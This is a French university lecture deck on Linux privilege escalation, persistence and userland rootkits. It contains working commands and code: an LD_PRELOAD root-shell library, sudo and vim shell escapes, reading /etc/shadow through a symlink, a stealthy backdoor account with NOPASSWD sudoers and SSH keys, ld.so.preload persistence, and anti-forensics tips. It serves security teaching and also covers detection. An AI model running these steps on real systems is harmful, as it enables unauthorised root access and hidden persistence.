

Module 2: Élévation de privilèges et persistance

Méthodes de la Sécurité des Systèmes

Université Claude Bernard Lyon 1

Hugo Blanc
CC BY-SA 4.0

2026 - 2027

1. Élévation de privilèges

2. Persistance

1. Élévation de privilèges

2. Persistance

1. Élévation de privilèges

Lorsqu'un.e attaquant.e obtient un accès à un système, c'est souvent via un compte non-privilégié (www-data, ...).

Le but de l'élévation de privilèges est de trouver un moyen de gagner plus de permissions.

Pourquoi ? Il est beaucoup plus simple de continuer son attaque¹ lorsque l'on est root :)

¹Détruire de la donnée, persister sur le système, sniffer le trafic réseau...

1. Élévation de privilèges

En environnement GNU/Linux, l'élévation de privilèges se fait *généralement* de deux façons :

- abus d'erreurs humaines (changements pas si temporaires, mauvaises configurations, ...);
- exploitation de vulnérabilités.

1.1 Rappels sur le système de permissions

Le système de fichiers Linux nous propose **trois niveaux** de permissions:

- user
- group
- other

1.1 Rappels sur le système de permissions

Sur chacun de ces trois niveaux, on peut accorder trois permissions de base, auxquelles s'ajoutent des **bits spéciaux** :

- read (r)
- write (w)
- execute (x)
- special : SUID / SGID
- sticky

1.1 Rappels sur le système de permissions

Lorsqu'un processus tente d'accéder à un fichier, le kernel effectue les vérifications dans l'ordre suivant :

1. **Le processus s'exécute-t-il en tant que root (UID 0) ?**

Si oui, la plupart des contrôles de permissions sont ignorés (à quelques exceptions près concernant l'exécution).

1.1 Rappels sur le système de permissions

Lorsqu'un processus tente d'accéder à un fichier, le kernel effectue les vérifications dans l'ordre suivant :

1. **Le processus s'exécute-t-il en tant que root (UID 0) ?**

Si oui, la plupart des contrôles de permissions sont ignorés (à quelques exceptions près concernant l'exécution).

2. **L'UID effectif du processus correspond-il à l'UID du propriétaire du fichier ?**

Si oui, les bits de permission user s'appliquent. La vérification s'arrête ici : les bits group et other ne sont pas consultés.

1.1 Rappels sur le système de permissions

Lorsqu'un processus tente d'accéder à un fichier, le kernel effectue les vérifications dans l'ordre suivant :

1. **Le processus s'exécute-t-il en tant que root (UID 0) ?**

Si oui, la plupart des contrôles de permissions sont ignorés (à quelques exceptions près concernant l'exécution).

2. **L'UID effectif du processus correspond-il à l'UID du propriétaire du fichier ?**

Si oui, les bits de permission user s'appliquent. La vérification s'arrête ici : les bits group et other ne sont pas consultés.

3. **Le GID effectif du processus (ou l'un de ses GID supplémentaires) correspond-il au GID du groupe du fichier ?**

Si oui, les bits group s'appliquent. Là encore, la vérification s'arrête.

1.1 Rappels sur le système de permissions

Lorsqu'un processus tente d'accéder à un fichier, le kernel effectue les vérifications dans l'ordre suivant :

1. **Le processus s'exécute-t-il en tant que root (UID 0) ?**
Si oui, la plupart des contrôles de permissions sont ignorés (à quelques exceptions près concernant l'exécution).
2. **L'UID effectif du processus correspond-il à l'UID du propriétaire du fichier ?**
Si oui, les bits de permission user s'appliquent. La vérification s'arrête ici : les bits group et other ne sont pas consultés.
3. **Le GID effectif du processus (ou l'un de ses GID supplémentaires) correspond-il au GID du groupe du fichier ?**
Si oui, les bits group s'appliquent. Là encore, la vérification s'arrête.
4. Sinon, les bits other s'appliquent.

1.1 Rappels sur le système de permissions

Un.e propriétaire qui dispose de moins de permissions que le groupe se verra refuser l'accès, même si les membres du groupe y sont autorisé.es.

Le kernel ne combine pas les ensembles de permissions !

1.1 Rappels sur le système de permissions

Les permissions sont stockées dans l'**inode** du fichier. L'inode contient :

- `st_mode` : un champ de 16 bits encodant le type de fichier et les bits de permission;
- `st_uid` : l'UID du propriétaire;
- `st_gid` : le GID du groupe.

1.1 Rappels sur le système de permissions

On peut inspecter les données de l'inode avec la commande :

```
$ stat myfile.txt
```

Les valeurs intéressantes :

```
File: myfile.txt
Size: 1024      Blocks: 8      IO Block: 4096   regular file
Access: (0644/-rw-r--r--)  Uid: ( 1000/   user)   Gid: ( 1000/   user)
Access: 2026-09-28 08:00:00.0000000000 +0100
Modify: 2026-09-28 08:00:00.0000000000 +0100
Change: 2026-09-28 08:00:00.0000000000 +0100
```

1.2 Bit spécial

Pour cette partie, celui qui va nous intéresser est le bit « special », qui peut être le bit SUID ou bit SGID. Il donne des permissions très puissantes :

- la permission niveau utilisateur SUID permet d'exécuter un fichier comme si l'on était son.sa propriétaire;
- la permission niveau groupe SGID permet d'exécuter un fichier comme si l'on était dans son groupe propriétaire (entre autres).

1.2 Bit spécial

C'est grâce à ce mécanisme qu'un.e utilisateur.rice peut changer son mot de passe :
`/usr/bin/passwd` appartient à root et a le bit SUID activé.

1.2 Bit spécial

Pour mettre le bit SUID sur un fichier, on utilise l'outil `chmod` comme pour les permissions un peu plus « classiques »:

```
$ chmod u+s file.txt
```

ou son alternative numérique:

```
$ chmod 4xxx file.txt
```

1.2 Bit spécial

Un *one-liner* à connaître par coeur :

```
find / -perm -4000 -type f 2>/dev/null
```

1.2 Bit spécial

Mettre ces permissions sur des fichiers exécutables n'est pas sans risques:

```
$ id
uid=1002(hugo) gid=1002(hugo) groups=1002(hugo)
$ less /etc/shadow
/etc/shadow: Permission denied
$ find / -perm -4000 -type f 2>/dev/null
...
/usr/bin/cat
```



Exercices

Comment exploiter l'erreur de configuration ci-dessus ?

1.2 Bit spécial

Tous les binaires avec le bit SUID ne permettent pas de l'élévation de privilèges...
Alors comment savoir ?

1.2 Bit spécial

Tous les binaires avec le bit SUID ne permettent pas de l'élévation de privilèges...
Alors comment savoir ?

⇒ <https://gtfobins.org/>

1.2 Bit spécial



Exercices

1. Dans un terminal, ajoutez le bit SUID au programme vim.
2. Dans un second, sans être root, ouvrez un shell privilégié.

Une fois l'exercice réussi, pensez bien à enlever le bit SUID du programme !



Aide aux révisions

- Trois niveaux de permissions (user, group, other) et trois permissions de base (r, w, x), complétés par des bits spéciaux.
- Le noyau applique **une seule** classe (la plus prioritaire) : il ne combine pas les permissions.
- SUID/SGID font exécuter un binaire avec l'identité de son propriétaire ou de son groupe.
- Audit des binaires SUID : `find / -perm -4000 -type f 2>/dev/null`, à croiser avec GTFO Bins.

1.3 Sudo

Le programme sudo se configure grâce au fichier `/etc/sudoers` avec le programme `visudo`.

1.3 Sudo

Le fichier contient quatre types de lignes :

1. **Alias** : regroupent des utilisateur.rices, hôtes, commandes ou runas.

```
User_Alias  ADMINS = alice, bob, %devops
```

```
Host_Alias  WEB = web01, web02, 10.0.1.0/24
```

```
Cmnd_Alias  SERVICES = /usr/bin/systemctl restart nginx, /usr/bin/systemctl  
status *
```

```
Runas_Alias DB = postgres, mysql
```

Le nom d'alias doit être en majuscules.

2. Defaults : options de comportement.

```
Defaults          env_reset, timestamp_timeout=15
Defaults:alice    !authenticate
Defaults@WEB      log_output
Defaults!SERVICES noexec
```

Portée possible : globale, par utilisateur.rice (:), par hôte (@), par commande (!), par runas (>).

3. Spécifications utilisateur.rice : le cœur du fichier.

qui hôte = (en_tant_que_user:en_tant_que_groupe) TAGS: commandes

Exemples :

```
root    ALL=(ALL:ALL) ALL
%sudo   ALL=(ALL:ALL) ALL
alice   WEB=(root) NOPASSWD: SERVICES
bob     ALL=(DB) /usr/bin/psql
carol   ALL=(ALL) ALL, !/bin/su, !/usr/bin/passwd root
```

1.3 Sudo

Le format est :

- **qui** : user, %groupe, #uid, %#gid, +netgroup, ou alias.
- **hôte** : nom, IP, réseau, ou alias. ALL signifie n'importe quelle machine (utile si le fichier est partagé).
- **(user:group)** : identités cibles autorisées. Absent, par défaut root. (ALL) autorise n'importe quel user.
- **Tags** : NOPASSWD:, PASSWD:, NOEXEC:, SETENV:, LOG_INPUT:, LOG_OUTPUT:.. Un tag s'applique aux commandes qui suivent jusqu'au prochain tag.
- **Commandes** : chemins absolus, avec arguments optionnels. «
« interdit tout argument. Jokers glob (*, ?) possibles mais risqués. ! nie une commande.

4. **Inclusions** : @include fichier et @includedir répertoire.

1.3 Sudo

Les règles sont évaluées dans l'ordre; **la dernière règle correspondante gagne**. L'ordre des lignes et des fichiers inclus (tri lexical dans `sudoers.d`) est donc important.

Une mauvaise configuration dans le fichier `sudoers` peut permettre à un.e attaquant.e de gagner des privilèges.

1.3 Sudo

1.3.1 NOPASSWD

NOPASSWD permet de lancer une commande avec sudo sans avoir à taper de mot de passe :

```
$ id
uid=1002(demo) gid=1002(demo) groups=1002(demo)
```

```
$ sudo -l
```

User demo may run the following commands on ubuntu-focal:

```
(ALL) NOPASSWD: /usr/bin/vim
```



Exercices

Comment exploiter l'erreur de configuration ci-dessus pour devenir root sur le système ?

1.3 Sudo

1.3.2 Wildcards

Les wildcards peuvent également être exploités sous certaines conditions :

```
alice ALL=(root) NOPASSWD: /usr/bin/vim /var/log/*
```



Exercices

1. Que permet cette configuration ?
2. Comment exploiter l'erreur de configuration pour lire /etc/shadow ?

1.3 Sudo

Un.e attaquant.e peut exploiter la configuration grâce aux liens symboliques :

```
$ ln -s /etc/shadow /var/log/evil.log  
$ sudo vim /var/log/evil.log
```

1.3 Sudo

Un.e attaquant.e peut exploiter la configuration grâce aux liens symboliques :

```
$ ln -s /etc/shadow /var/log/evil.log  
$ sudo vim /var/log/evil.log
```

Vim ouvre `/var/log/evil.log`, qui pointe vers `/etc/shadow`, avec les droits root.

On peut également pop un shell root :

```
$ sudo vim /var/log/syslog
```

Puis dans vim:

```
:!/bin/sh
```

1.3 Sudo

```
bob ALL=(root) NOPASSWD: /usr/bin/python3 /opt/scripts/*.py
```



Exercices

1. Que permet cette configuration ?
2. Comment exploiter l'erreur de configuration pour passer root ?

1.3 Sudo

```
$ echo 'import os; os.setuid(0); os.system("/bin/sh")' > /opt/scripts/pwn.py  
$ sudo python3 /opt/scripts/pwn.py
```

1.3 Sudo

1.3.3 env_keep

Par défaut, sudo abandonne toutes les variables d'environnement. Cependant, il est possible d'en préserver certaines avec `env_keep += VAR` :

```
carol ALL=(root) NOPASSWD: /usr/bin/find  
Defaults env_keep += "LD_PRELOAD"
```

1.3 Sudo

Sans `env_keep`, `env_reset` repartirait d'un environnement propre à chaque `sudo`, variable `LD_PRELOAD` incluse: elle serait ignorée même si définie par l'utilisateur.rice.
Avec `env_keep`, `sudo` transmet explicitement cette variable au process lancé en root.

1.3 Sudo

Un.e attaquant.e pourrait écrire sa propre lib malveillante et l'injecter grâce à la variable :

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>

void _init() {
    setuid(0);
    setgid(0);
    system("/bin/sh");
}
```

1.3 Sudo

```
$ gcc -shared -fPIC -nostartfiles -o preload.so preload.c  
$ sudo LD_PRELOAD=/home/carol/preload.so /usr/bin/find
```

find se lance, charge `preload.so` avant tout le reste, le code dans `_init` s'exécute en root avant même que find ne fasse quoi que ce soit.

Résultat: shell root.



Aide aux révisions

- sudo se configure dans `/etc/sudoers`, à éditer **toujours** via `visudo`.
- Quatre types de lignes : alias, defaults, spécifications, inclusions.
- Failles classiques : NOPASSWD, jokers (*) mal maîtrisés, `env_keep` sur `LD_PRELOAD`.
- Les règles sont lues dans l'ordre : **la dernière correspondance gagne**.

1.4 Abus de services

Certains services comme Docker, si configurés d'une certaine manière, permettent l'élévation de privilèges :

```
$ docker run -it --rm -v /:/mount ubuntu:latest
```

1.4 Abus de services

Certains services comme Docker, si configurés d'une certaine manière, permettent l'élévation de privilèges :

```
$ docker run -it --rm -v /:/mount ubuntu:latest
```

Warning

The docker group grants root-level privileges to the user. For details on how this impacts security in your system, see [Docker Daemon Attack Surface](https://docs.docker.com/engine/install/linux-postinstall).

Fig. 1. – <https://docs.docker.com/engine/install/linux-postinstall>

1.5 Autres techniques

- Keylogging : <https://syscall.cafe/posts/userland-keylogger/>
- Exploits kernel : PwnKit (CVE-2021-4034), DirtyPipe (CVE-2022-0847), ...
- ...

1.5 Autres techniques

Les **capabilities** découpent les privilèges de root en unités indépendantes. Certains binaires en reçoivent, et une capability mal attribuée peut suffire :

```
$ getcap -r / 2>/dev/null  
/usr/bin/ping cap_net_raw=ep  
/usr/bin/python3 cap_setuid=ep
```

Ici, python3 peut appeler `setuid(0)` : élévation immédiate.

1.5 Autres techniques



Aide aux révisions

- L'élévation de privilèges exploite une **erreur de configuration** ou une **vulnérabilité**.
- À tester en priorité : bits SUID/SGID, `sudo -l`, capabilities (`getcap -r /`), services mal isolés (Docker).
- Réflexe : croiser chaque binaire ou service avec GTFO Bins et les CVE connues.

1. Élévation de privilèges

2. Persistance

2. Persistence




Fig. 2. – <https://commons.wikimedia.org/w/index.php?curid=49822676>

2. Persistence

Une fois l'élévation de privilèges réussie, l'objectif est de **maintenir l'accès au système compromis**.

Les techniques de persistance doivent :

- survivre aux redémarrages;
- rester discrètes face aux audits;
- permettre un accès rapide et fiable.

2.1 Cronjobs

Les cronjobs sont des tâches planifiées, qui peuvent tourner en tant qu'utilisateur.rice (/var/spool/cron/crontabs/<user>) ou en tant que root (/etc/crontab et /etc/cron.d/*).

```
* * * * * root /opt/backup/backdoor.sh
```

2.1 Cronjobs

Containerized process added or modified a cron job on host

Threat

Comment

Run a Workflow

Run an Action

Support

The program `/usr/bin/` created/modified the file `/etc/cron.deny`

Principal

-

Resource

Subscription

Severity

H

High

Event Origin

MITRE

Execution

Persistence +1

Projects

4 Projects

Context Tags

Privileged Container

Container Startup Execution

Process Established Connection

Mature Container Image

2.2 Unités Systemd

Systemd est le système d'init de la plupart des distributions Linux modernes, lancé en tant que PID 1 au démarrage.

2.2 Unités Systemd

Un service est décrit par une «unit», un fichier déclaratif (.service, .timer, .mount, etc.) placé dans /etc/systemd/system/ (admin), /usr/lib/systemd/system/ (packages), ou ~/.config/systemd/user/ (unités users).

Systemd lit ces fichiers, résout les dépendances et orchestre l'exécution via le daemon systemd lui-même.

2.2 Unités Systemd

- /etc/systemd/system/report-generator.service :

[Unit]

Description=Generate daily report

After=network.target

[Service]

Type=oneshot

ExecStart=/opt/scripts/backdoor.sh

User=root

[Install]

WantedBy=multi-user.target

2.3 Services classiques

Encore plus simple : créer un user qui semble légitime et lui donner des permissions :

```
$ useradd -m -s /bin/bash -c "Service Monitoring" svc-monitor  
$ echo 'svc-monitor:ComplexPassword123!' | chpasswd  
$ usermod -aG sudo svc-monitor
```

Le compte svc-monitor appartient au groupe root et peut lancer sudo.

2.3 Services classiques

Variante plus furtive: éviter le groupe sudo (visible dans `getent group sudo`, souvent audité) et déposer directement une règle dans `/etc/sudoers.d/` :

```
$ echo 'svc-monitor ALL=(ALL) NOPASSWD: ALL' > /etc/sudoers.d/svc-monitor  
$ chmod 440 /etc/sudoers.d/svc-monitor
```

2.3 Services classiques

Comment faire pour se connecter en tant que `svc-monitor` à distance ?

2.3 Services classiques

Comment faire pour se connecter en tant que `svc-monitor` à distance ? SSH :)

2.3 Services classiques

Comment faire pour se connecter en tant que svc-monitor à distance ? SSH :)

```
$ mkdir -p /home/svc-monitor/.ssh
$ echo 'ssh-ed25519 AAAA...clé attaquant...' > /home/svc-monitor/.ssh/
authorized_keys
$ chmod 700 /home/svc-monitor/.ssh
$ chmod 600 /home/svc-monitor/.ssh/authorized_keys
$ chown -R svc-monitor:svc-monitor /home/svc-monitor/.ssh
```

2.3 Services classiques

Pistes d'amélioration anti-forensics :

- pas de home dir (/home/svc-monitor);
- pas de .bash_history;
- logs cohérents (et surtout pas de logs !);
- ...

2.4 Panorama des techniques

La persistance est surtout une question de créativité ! Linux est tellement complexe que les possibilités sont nombreuses (rootkits, .bashrc, binfmt_misc, hooks package manager, ...).

Objectif principal : **éviter la détection !**

2.4 Panorama des techniques

Quelques emplacements classiques :

- profils shell : `~/.bashrc`, `~/.profile`, `/etc/profile.d/`;
- planification : `cron`, `systemd (.timer)`, `at`;
- ouverture de session : `~/.ssh/authorized_keys`, `.bash_login`;
- chargement de bibliothèques : `/etc/ld.so.preload`.

Un.e attaquant.e privilégie l'emplacement le plus discret et le plus stable.

2.5 Rootkits

Un **rootkit** est un ensemble d'outils qu'un.e attaquant.e installe pour **maintenir un accès privilégié** à un système tout en **dissimulant sa présence**.

Le nom vient de root (le compte privilégié) + kit (la boîte à outils).

2.5 Rootkits

Un rootkit n'ouvre généralement pas l'accès par lui-même : il intervient **après** l'élévation de privilèges. Dans la kill chain, il couvre deux objectifs :

- **persistance** : survivre aux redémarrages, réinjecter l'implant;

2.5 Rootkits

Un rootkit n'ouvre généralement pas l'accès par lui-même : il intervient **après** l'élévation de privilèges. Dans la kill chain, il couvre deux objectifs :

- **persistance** : survivre aux redémarrages, réinjecter l'implant;
- **évasion de la défense** : se rendre invisible aux yeux de l'administrateur.rice et des outils d'audit (processus, fichiers, connexions réseau, logs).

2.5 Rootkits

On distingue deux grandes familles :

- **rootkits kernel-land** : modules noyau (LKM), détournement de la table des appels système... Très puissants, mais risqués (un bug → kernel panic) et surveillés (Secure Boot, signature des modules, ...).

2.5 Rootkits

On distingue deux grandes familles :

- **rootkits kernel-land** : modules noyau (LKM), détournement de la table des appels système... Très puissants, mais risqués (un bug → kernel panic) et surveillés (Secure Boot, signature des modules, ...).
- **rootkits userland** : aucun code noyau, on détourne les bibliothèques partagées chargées par les programmes.

2.5 Rootkits

2.5.1 Rootkit userland : LD_PRELOAD

On a déjà croisé LD_PRELOAD pour l'élévation de privilèges. Le même mécanisme sert de brique de base à de nombreux rootkits userland.

Rappel : le loader `ld.so` charge la lib préchargée **avant** la libc. Premier symbole trouvé = symbole gagnant.

2.5 Rootkits

2.5.1 Rootkit userland : LD_PRELOAD

On a déjà croisé LD_PRELOAD pour l'élévation de privilèges. Le même mécanisme sert de brique de base à de nombreux rootkits userland.

Rappel : le loader `ld.so` charge la lib préchargée **avant** la libc. Premier symbole trouvé = symbole gagnant.

Traqué dans la matrice MITRE ATT&CK sous l'ID [T1574.006](#), [Dynamic Linker Hijacking](#).

2.5 Rootkits

La variable d'environnement est visible (/proc/<pid>/environ) et éphémère. Un vrai rootkit rend plutôt le préchargement **global et persistant** :

```
$ echo "/usr/lib/libX.so" > /etc/ld.so.preload
```

Toute nouvelle exécution de programme charge la lib malveillante. Discret, survit au reboot.

2.5 Rootkits

Nous allons voir deux méthodes classiques exploitées par les rootkits userland:

- les constructors/destructors;
- l'interposition de symboles.

2.5 Rootkits

2.5.2 Constructors/destructors

Les constructors/destructors permettent d'exécuter du code au chargement/déchargement d'une librairie.

2.5 Rootkits

```
#include <stdio.h>

void __attribute__((constructor)) load_time()
{
    printf("[*] hey from BEFORE the program!\n");
}

void __attribute__((destructor)) unload_time()
{
    printf("[*] hey from AFTER the program!\n");
}
```

2.5 Rootkits

```
#include <stdio.h>
#include <string.h>

void __attribute__((constructor)) tamper_argv(int argc, char **argv, char **envp)
{
    if (strcmp(argv[0], "/usr/bin/touch") != 0)
    {
        return;
    }

    if (argc > 1 && argv[1] != NULL)
    {
        argv[1] = "my_evil_file.txt";
    }
}
```



Exercices

Écrire une librairie qui empêche de supprimer le fichier malware avec `rm`.

- Créer un faux fichier nommé `malware`;
- modifier le code ci-dessus pour que `rm malware` retourne 0 (succès) mais ne supprime pas réellement le fichier.

2.5 Rootkits

2.5.3 Interposition de symboles

L'interposition de symboles permet à une librairie de prendre le dessus sur d'autres fonctions (par exemple celles de la libc).

Essayons avec `printf()` ! Le compilateur reconnaît un `printf` sans conversion de format et le remplace par un appel à `puts()` : c'est donc `puts()` que nous allons interposer.

```
#include <stdio.h>
```

```
int main()  
{  
    printf("Hello ESSIR!\n");  
    return 0;  
}
```

2.5 Rootkits

```
$ objdump --disassemble=main -M intel ./main
```

```
./main:      file format elf64-x86-64
```

```
[...]
```

```
00000000000001139 <main>:
```

1139:	55	push	rbp
113a:	48 89 e5	mov	rbp, rsp
113d:	48 8d 05 c0 0e 00 00	lea	rax, [rip+0xec0]
1144:	48 89 c7	mov	rdi, rax
1147:	e8 e4 fe ff ff	call	1030 <puts@plt>
114c:	b8 00 00 00 00	mov	eax, 0x0
1151:	5d	pop	rbp
1152:	c3	ret	

```
[...]
```

```
$ ./main
```

```
Hello ESSIR!
```

2.5 Rootkits

```
#include <unistd.h>
#include <string.h>

int puts(const char *s)
{
    char* msg = "pwned!\n";
    write(1, msg, strlen(msg));
    return 0;
}

$ gcc -fPIC -shared inject.c -o inject.so
$ LD_PRELOAD="./inject.so" ./main
pwned!
```

2.5 Rootkits

En hookant les bonnes fonctions, on peut cacher :

- des **processus** (readdir sur /proc);
- des **fichiers** (readdir, stat, open);
- des **connexions réseau** (lecture de /proc/net/tcp);
- des **lignes de log** (write, fwrite);
- ...

2.5 Rootkits

2.5.4 Détection

Un outil **userland** peut-il détecter un rootkit userland ?

2.5 Rootkits

2.5.4 Détection

Un outil **userland** peut-il détecter un rootkit userland ?

Problème de fond : l'outil de détection tourne dans **le même espace** que le rootkit. Il appelle les mêmes fonctions libc, déjà détournées. Le rootkit ment à celui qui l'interroge.

2.5 Rootkits

Approche classique : le **cross-check**. On compare deux sources qui devraient concorder.

Exemple avec unhide : confronter la sortie de ps au contenu réel de /proc.

Un écart = un processus caché.

```
$ unhide proc
```

2.5 Rootkits

Mais ce cross-check reste fragile : s'il s'appuie lui-même sur des appels userland détournés, le rootkit peut le tromper à son tour.

Soriano-Salvador et al. (2025) vont plus loin : ils contournent l'outil anti-rootkit open-source le plus répandu et concluent que cette détection **ne peut tout simplement pas se faire en userland**¹.

¹*User-space library rootkits revisited: Are user-space detection mechanisms futile?*

2.5 Rootkits

D'où l'intérêt des approches **hors** de l'espace utilisateur :

- inspection du noyau : bpftrace, eBPF, LSM (SELinux, AppArmor);
- vérification d'intégrité : rkhunter, chkrootkit, AIDE/Tripwire;
- analyse hors-ligne : monter le disque depuis un système sain, ou démarrer sur une clé USB de rescue.

Seule une source de confiance **non détournée** peut contredire un rootkit userland.



Aide aux révisions

- Une persistance efficace doit survivre au reboot, rester discrète et fiable.
- Vecteurs courants : cron, systemd, comptes de service, .bashrc, authorized_keys, ld.so.preload.
- Rootkits **kernel-land** (puissants mais risqués) et **userland** (LD_PRELOAD, interposition de symboles).
- La détection en userland est structurellement limitée : privilégier le noyau ou une analyse hors-ligne.

2.5 Rootkits



Exercices

Réaliser la room [Linux Privileges Escalation](#) sur la plateforme Try Hack Me.

© ⓘ ⓘ Hugo Blanc, 2026

Ce document peut être distribué librement, selon les termes de la version 4.0 de la licence Creative Commons Attribution-ShareAlike: <http://creativecommons.org/licenses/by-sa/4.0/>.

Vous êtes libres de reproduire, distribuer et communiquer ce document au public et de modifier ce document, selon les conditions suivantes :

- Paternité. Vous devez citer le nom de l'auteur original.
- Partage des Conditions Initiales à l'Identique. Si vous modifiez, transformez ou adaptez cette création, vous n'avez le droit de distribuer la création qui en résulte que sous un contrat identique à celui-ci.
- À chaque réutilisation ou distribution, vous devez faire apparaître clairement aux autres les conditions contractuelles de mise à disposition de cette création.

Chacune de ces conditions peut être levée si vous obtenez l'autorisation du titulaire des droits.